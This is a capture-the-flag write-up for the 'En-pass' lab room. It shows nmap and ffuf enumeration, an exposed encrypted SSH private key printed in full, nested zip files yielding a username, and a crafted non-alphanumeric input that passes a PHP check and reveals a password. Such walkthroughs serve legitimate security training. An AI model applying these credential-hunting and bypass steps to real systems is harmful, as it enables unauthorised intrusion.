En-pass

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 8a:bf:6b:1e:93:71:7c:99:04:59:d3:8d:81:04:af:46 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCicax/djwvuiP5H2ET5UJCYL3Kp7ukHPJ0YWsSBUc6o8O/wwzOkz82
|   256 40:fd:0c:fc:0b:a8:f5:2d:b1:2e:34:81:e5:c7:a5:91 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBENyLKEyFWN1XPyR2L1nyEk
|   256 7b:39:97:f0:6c:8a:ba:38:5f:48:7b:cc:da:72:a8:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJmb0JdTeq8kjq+30Ztv/xe3wY49Jhc60LHfPd5yGiRx

8001/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: En-Pass
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods: 
|_  Supported Methods: POST OPTIONS GET HEAD
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4.4 cpe:/o:linux:linux_kernel:5.4
OS details: Linux 4.4, Linux 5.4
```

- Check if password authentication is enabled for SSH.
- Fuzz for directories and vhosts for the HTTP port.

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ ssh root@enpass.thm
The authenticity of host 'enpass.thm (10.10.44.196)' can't be established.
ED25519 key fingerprint is SHA256:2cV0vBpA0OYCjWgIVQtp8ugUmI+9NoLGhpF4A1Qen0s.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'enpass.thm' (ED25519) to the list of known hosts.
root@enpass.thm: Permission denied (publickey).
```

- Password authentication is disabled; will have to use SSH Keys


HTTP (8001)

FFUF Fuzzing

```
index.html          [Status: 200, Size: 2563, Words: 365, Lines: 68, Duration: 475ms]
server-status       [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 479ms]
web                 [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 437ms]
zip                 [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 481ms]
```

Fuzzing the /web subdirectory gives this. I have to do this multiple times.

```
# /web
resources           [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 481ms]
# /web/resources
infoseek            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 437ms]
# /web/resources/infoseek
configure           [Status: 301, Size: 342, Words: 20, Lines: 10, Duration: 638ms]
# /web/resources/infoseek/configure
key                 [Status: 200, Size: 1766, Words: 9, Lines: 31, Duration: 522ms]
```


enpass.thm:8001/web/resources/infoseek/configure/key
Go back one page (Alt+Left Arrow)
Right-click or pull down to show history
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Hack-Tools


```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,3A3DBCAED659E70F7293FA98DB8C1802

V0Z7T9g2JZvMMhiZ6JzYWaWo8hubQhVIu3AcrxJZqFD0o2FW1K0bHGLbK8P+SaAc
9plhOtJX6ZUjtq92E/sinTG0wwc94VmwiA5lvGmjUtBjah4epDJs8Vt/tIpSTg8k
28ef1Q8+5+Kl4alJZWNF0RVpykVEXKqYw3kJBqQDTa4aH75MczJGfk4TY5kdZFO3
tPVajm46V2C/9OrjOpEVg2jIom+e4kJAaJdB7Jr7br3xoaYhe5YEUiSGM8YD7SUZ
azrAFkIoZ72iwdeVGR7CWgdwmDWw/nFvg6Ug/fsAGobDCf2CtwLEUtLL/XMpLvEb
AS0Wic1zPjCCGaVSyijImrh3beYgWbZzz7h5gmqfoycVKS4S+15tFZBZRA0wH05m
XfDw6It7ZZtP73i8XoOAg1gAbv6o/vR3GkF798bc0fV4bGJrpQ9MIEpOphR1SNuI
x0gjtCfIyYjwJmwlWeNmELyDAO3oIxYZBSydHko0EUBnbeOw+Jj3xvEdNO3PhZ7G
3UPIoZMH4KAdcXy15tL0MYGmXyOx+oHuDEPNHxkR3+lJ1C+BXJwtrSXU+qz9u/Sz
qavHdwzxc8+HiiWcGxN3LEdgfsKg/TKXA5X/TE7DnjVmhsL4IBCOIyPxF8ClXok7
YMwNymz269J85Y73gemMfhwvGC18dNs0xfYEMUtDWbrwJDsTezdBmssMvOHSjpr5
w+Z+sJvNabMIBVaQs+jqJoqm8EARNzA40CBQUJJdmqBfPV/xSmHzNOLdTspOShQN
5iwP3adKdq+/TCp2l8SaXQedMIf6DCPmcuUVrYK4pjAr7NzFVNUgqbYLT1J0thGr
gQBk+0RlQadN7m7BW835YeyvN0GKM35f7tUylJHcfTdjE832zB24iElDW483FvJy
RhM+bOBts0z+zVUx0Ua+OEM1sxwAAlruur4+ucCPFV1XrWYWfLo3VXvTbhPiZcXF
fmOJKaFxBFjbARQMR0IL5CH8tPz2Kbeaepp2sUZcgDZSHWAbvg0j8QVkisJJ/H7G
Vg6MdIRf+Ka9fPINxyrWnxDoIVqP5/HyuPjrmRN9wMA8lWub8okH9nlJoss3n8j5
xom80wK197o29NN6BWEUuagXSHdnU2o+9L991kScaC9XXOuRgqFrDRFBUUn1VOWJ
3p+lTLNscC+eMP0Be3U6R85b/o3grdb610A1V88pnDWGYa/oVgXelUh1SsHA0tuI
om679j9qdIP7O8m3PK0Wg/cSkjdj0vRxT539tAY1+ci99FXnO1Touo7mlaA4eRTK
LQLmzFcucQODcm3FEy18doT2llDTyloD2PmX+ipzB7mbdqw7pUXPyFTnGZoKrnhM
27L629aKxoM19Mz0xP8BoQMcCOCYklIw1vkaiPgXAYkNXXtBzwWn1SFcU57buaED
CJCnh3g19NZ/VjJ1zERJLjK1U1l/RtlejISAB35AYFUnKDG3iYXLRP3iT/R22BMd
z4uSYN10O1nr4EppAOMtdSdd9PJuwxKN/3nJvymMf3O/MmC/8DJOIyadZzEw7EbP
iU5caghFrCuuhCagiwYr+qeKM3BwMUBPeUXVWTCVmFkA7jR86XTMfjkD1vgDFj/8
-----END RSA PRIVATE KEY-----
```


I get the SSH key.

Vhost Fuzzing

```
# Nothing found
```


Website Notes





```
<div class="container">

  <div id="carouselExampleCaptions" class="carousel slide" data-bs-ride="carousel">
    <ol class="carousel-indicators">
      <li data-bs-target="#carouselExampleCaptions" data-bs-slide-to="0" class="active"></li>
      <li data-bs-target="#carouselExampleCaptions" data-bs-slide-to="1"></li>
      <li data-bs-target="#carouselExampleCaptions" data-bs-slide-to="2"></li>
    </ol>
    <div class="carousel-inner">
      <div class="carousel-item active">
        <img src="patan.jpg" class="d-block w-100" alt="img1">
        <div class="carousel-caption d-none d-md-block">
          <p>Ehvw ri Oxfn!!</p>
        </div>
      </div>
      <div class="carousel-item">
        <img src="patan2.jpg" class="d-block w-100" alt="img2">
        <div class="carousel-caption d-none d-md-block">
          <p>U2FkCg==Z</p>
        </div>
      </div>
      <div class="carousel-item">
        <img src="3.jpg" class="d-block w-100" alt="img2">
        <div class="carousel-caption d-none d-md-block">
          <p> See every person as a mountain of sorts; we can see how they look from afar, but will
```


One base64 encoded data here → decoded to sadman.



Forbidden

You don't have permission to access this resource.

Apache/2.4.18 (Ubuntu) Server at enpass.thm Port 8001



Index of /zip

Name	Last modified	Size	Description
Parent Directory		-	
a.zip	2021-01-31 16:34	940	
a0.zip	2021-01-31 16:34	159	
a1.zip	2021-01-31 16:34	159	
a2.zip	2021-01-31 16:34	159	
a3.zip	2021-01-31 16:34	159	
a4.zip	2021-01-31 16:34	159	
a5.zip	2021-01-31 16:34	159	
a6.zip	2021-01-31 16:34	159	
a7.zip	2021-01-31 16:34	159	
a8.zip	2021-01-31 16:34	159	
a9.zip	2021-01-31 16:34	159	
a10.zip	2021-01-31 16:34	159	
a11.zip	2021-01-31 16:34	159	
a12.zip	2021-01-31 16:34	159	
a13.zip	2021-01-31 16:34	159	
a14.zip	2021-01-31 16:34	159	
a15.zip	2021-01-31 16:34	159	
a16.zip	2021-01-31 16:34	159	
a17.zip	2021-01-31 16:34	159	
a18.zip	2021-01-31 16:34	159	

Downloaded the first zip

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ unzip a.zip
Archive:  a.zip
 extracting: a0.zip
 extracting: a50.zip
 extracting: a100.zip

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ unzip a100.zip
Archive:  a100.zip
 extracting: a

┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
```

```
└─$ unzip a50.zip
Archive:  a50.zip
replace a? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
 extracting: a
```

Repeating zip files. This could be automated using Bash scripting.

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ cat a
sadman
```

We get a single text file from the zip file named ‘a’, with a name. This could be the name of a user.


```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/En-pass]
└─$ ssh -i id_rsa sadman@enpass.thm
Enter passphrase for key 'id_rsa':
```

John failed to crack the password.

Also, I ran another search with the `-e` flag to look for PHP files.

```
403.php            [Status: 403, Size: 1123, Words: 287, Lines: 87, Duration: 537ms]
index.html         [Status: 200, Size: 2563, Words: 365, Lines: 68, Duration: 439ms]
reg.php            [Status: 200, Size: 2417, Words: 665, Lines: 171, Duration: 431ms]
server-status      [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 454ms]
web                [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 443ms]
zip                [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 428ms]
```

Gaining Initial Foothold




```
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
   $title = $_POST["title"];
   if (!preg_match('/[a-zA-Z0-9]/i' , $title )){
         $val = explode(",",$title);
         $sum = 0;
         for($i = 0 ; $i < 9; $i++) {
               if ( (strlen($val[0]) == 2) and (strlen($val[8]) ==  3 ))  {
                   if ( $val[5] !=$val[8]  and $val[3]!=$val[7] ) {
                       $sum = $sum+ (bool)$val[$i]."<br>";
               }
         }
         if ( ($sum) == 9 ) {
             echo $result;//do not worry you'll get what you need.
```

```
            echo " Congo You Got It !! Nice ";
         }
         else {
             echo "  Try Try!!";
            }
    }
    else {
        echo "  Try Again!! ";
   }
 }
 ?>
```

- $title is the variable where user input is stored.
- preg_match returns 1 if the pattern matches, else 0. Since there is an exclamation mark (!) before preg_match, it means if our input is alpha-numerical, the condition is false, and we get the message “Try Again!”.
- So, our input should be characters other than alphanumeric.
- I gave the input `;';';` ’ and got the message “Try Try!!”.
- The function explode converts the input string to an array with the separator being `,`

So my input is `##,?,?,?,##,#,???,##,###` , satisfying all the conditions and summing up to 9.



EN-PASS


Nice. Password : cimihan_are_you_here?

```
